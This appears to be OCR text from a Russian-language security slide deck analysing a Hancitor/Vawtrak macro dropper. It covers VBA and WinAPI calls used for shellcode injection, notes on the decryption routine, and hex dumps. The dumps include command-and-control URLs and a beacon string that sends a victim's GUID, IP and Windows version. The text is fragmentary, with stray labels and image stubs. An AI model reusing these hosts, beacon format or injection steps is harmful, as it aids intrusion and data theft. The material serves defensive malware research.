
Add

Intrusion as a Service



Information Systems Security Partners






MONTH_	DAY_	Количество полученых байт SRCIP	28 863	359 276	209 814	209 822	210 506	63 729	210 498	157 888	158 572	9 750	Общий итог
07	28	PC-72	1										1
		PC-206	1										1
		PC-252	1										1
		PC-113	1										1
		PC-108	1										1
		PC-176	1										1
		PC-186	1										1
		PC-170	1										1
		PC-3	1										1
		PC-206	1										1
		PC-172	1										1
		PC-130	1										1
		PC-77	1										1
		PC-124	1										1
		PC-214	1										1
	29	PC-72		1									1
		PC-206		1									1
		PC-252		1									1
		PC-113		1	1								2
		PC-108		1									1
		PC-176		1									1
		PC-224		1									1
		PC-170		1									1
		PC-3		1									1
		PC-206		1									1
		PC-172		1									1
		PC-91		1									1
		PC-130		1									1
		PC-77		1									1
		PC-124		1									1
		PC-214		1									1
	30	PC-186		1									1
		PC-206				1							1

Anti virus

~~Anti spam~~




SANDBOX

FIREWALL

Malware
shift
print
esc
F12
num

HANCITOR+VAWTRAK 2014 – 82 K PC's were infected, 24 M $ were stolen just in Japan



Legend
Function
WinAPI
Value
Variable
Array
Argument
Function return
For/While
String operator

Функции VBA

AscW() — возвращает код для ивола в кодировке Unicode

Mid()— возвращает указанное количество символов из середины строковой переменной

LCase() - Возвращает строку или символ, преобразованные в нижний регистр.

Replace() - Replace возвращает исходную строку с замененным строковым фрагментом

Right() - Функция Right служит для усечения справа исходной строки заданной длины

ZwAllocateVirtualMemory
The ZwAllocateVirtualMemory routine reserves, commits, or both, a region of pages within the user-mode virtual address space of a specified process.

WriteProcessMemory
Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails.

SHCreateThread
Creates a thread.

Перемножение значений из "справочника" на 64

Формирование справочника: Символы - в их порядковый номер из алфавита Цифры - в Индекс + 4

Механизм расшифровки шелкода

Механизм посимвольной обработки входного аргумента


If roger.Index = 9 Then Извлечение зашифрованного кода для будущего шелкода

nectarine.sentential.Tabs Хранится зашифрованый обфусцированый шелкод (форме на табе №10)


Адрес - по которому будет разещен шелкод


beanfeast Вызывается дважды: 1.Перемещение указателя на зашифрованый шелкод из GRADUATE в SEDATION 2. Перемещение зашифрованного шелкода из области куда указывает SEDATION в область куда указывает RAPID

4 для 32-х 8 - для 64-х битной ОС




```
.................
◄"3D17.80M..2911
............http
://uttoldsuprat.
com/ls5/forum.ph
p!http://fahecke
jo.ru/ls5/forum.
php!http://harfe
dokin.ru/ls5/for
um.php..........
```






```
Mozilla/5.0 (Win
dows NT 6.1; Win
64; x64; Trident
/7.0; rv:11.0) l
ike Gecko...*/*.
POST....GET.http
://api.ipify.org
....0.0.0.0.GUID
=%I64u&BUILD=%s&
INFO=%s&IP=%s&TY
PE=1&WIN=%d.%d(x
64).GUID=%I64u&B
UILD=%s&INFO=%s&
IP=%s&TYPE=1&WIN
=%d.%d(x32).BN..
explorer.exe....
\... @ .SystemRo
ot..\System32\sv
chost.exe...GetN
ativeSystemInfo.
kernel32.dll....
LoadLibraryA....
LoadLibraryExA..
GetProcAddress..
≡Z@.@[@.H.......
```




This file was last analysed by VirusTotal on **2016-12-07 11:59:06 UTC** (2 days, 1 hour ago) it was first analysed by VirusTotal on **2016-12-07 11:59:06 UTC**.

Detection ratio: **25/55**

You can take a look at the last analysis or analyse it again now.



SHA256:	64cca322ec8126ac6aa6dc55e9c4df74ad52f9446ca469da2079749bfb81efb1
File name:	macros_extract.exe
Detection ratio:	37 / 56
Analysis date:	2016-12-09 13:00:26 UTC (0 minutes ago)



Извлечение кода

```
00409F47        ;      START OF FUNCTION CHUNK FOR sub_40A7AC
00409F47
00409F47        loc_409F47
00409F47        mov    [ebp+var_A8], 67616D69h
00409F51        mov    [ebp+var_A4], 706c6865h
00409F5B        mov    [ebp+var_A0], 6C6C642Eh
00409F65        jmp    loc_40B8C5
00409F65        ;      END OF FUNCTION CHUNK FOR sub_40A7AC
```

imag

ehlp

.dll

Этот элемент


: View EBP


```
EC0  A3 3B 4E 80 00 0D DB BA  14 0C 34 B2 80 A9 58 80  г;NА..-¦..4-АйХА
ED0  4D 6D 20 20 00 04 00 00  18 0C 34 B2 00 C0 3E 82  Mm··......4-.L>В
EE0  46 11 55 80 88 F3 55 80  69 6D 61 67 40 BB 00 00  F.UАИєUАimagа¬..
EF0  08 0C 34 B2 41 CA 4F 80  6F 6C 65 61 75 74 33 32  ..4-А¦OАoleaut32
F00  2E 64 6C 6C 00 12 55 80  6E 65 74 61 70 69 33 32  .dll..UАnetapi32
F10  2E 64 6C 6C 00 08 62 81  61 64 76 61 70 69 33 32  .dll..bБadvapi32
F20  2E 64 6C 6C 00 00 00 00  73 68 65 6C 6C 33 32 2E  .dll....shell32.
F30  64 6C 6C 00 76 65 72 73  69 6F 6E 2E 64 6C 6C 00  dll.version.dll.
F40  95 D2 58 80 70 64 82 E1  00 00 00 00 77 69 6E 69  ХТXАpdВс....wini
F50  6E 65 74 2E 64 6C 6C 00  75 73 65 72 33 32 2E 64  net.dll.user32.d
F60  6C 6C 00 80 77 73 32 5F  33 32 2E 64 6C 6C 00 80  ll.Аws2_32.dll.А
F70  6F 6C 65 33 32 2E 64 6C  6C 00 C6 E1 70 73 61 70  ole32.dll.¦cpsap
F80  69 2E 64 6C 6C 00 00 00  00 00 68 00 08 D4 C6 E1  i.dll.....h..L¦c
F90  A0 FF 12 00 6E 96 40 00  02 00 00 00 5F C8 81 3D  а·..nЦ@....._LБ=
FA0  F0 FF 12 00 1B 9B 40 00  32 00 00 00 6E 00 00 00  Ё·...Ы@.2...n...
FB0  01 00 00 00 64 70 81 7C  FE FF FF FF 09 00 00 00  ....dpБ|¦···....
```

```
34 B2 80 A9 58 80  г;NА..-¦..4-АйХА
34 B2 00 C0 3E 82  Mm··......4-.L>В
61 67 65 68 6C 70  F.UАИєUАimagehlp
65 61 75 74 33 32  .dll.¦QАoleaut32
74 61 70 69 33 32  .dll..UАnetapi32
76 61 70 69 33 32  .dll..bБadvapi32
65 6C 6C 33 32 2E  .dll....shell32.
6E 2E 64 6C 6C 00  dll.version.dll.
00 00 77 69 6E 69  apphpdВс....wini
65 72 33 32 2E 64  net.dll.user32.d
2E 64 6C 6C 00 80  ll.Аws2_32.dll.А
C6 E1 70 73 61 70  ole32.dll.¦cpsap
68 00 08 D4 C6 E1  i.dll.....h..L¦c
00 00 5F C8 81 3D  а·..nЦ@....._LБ=
00 00 6E 00 00 00  Ё·...Ы@.2...n...
FF FF 09 00 00 00  ....dpБ|¦···....
```

Заполнение

Is it Rubic’s Cube

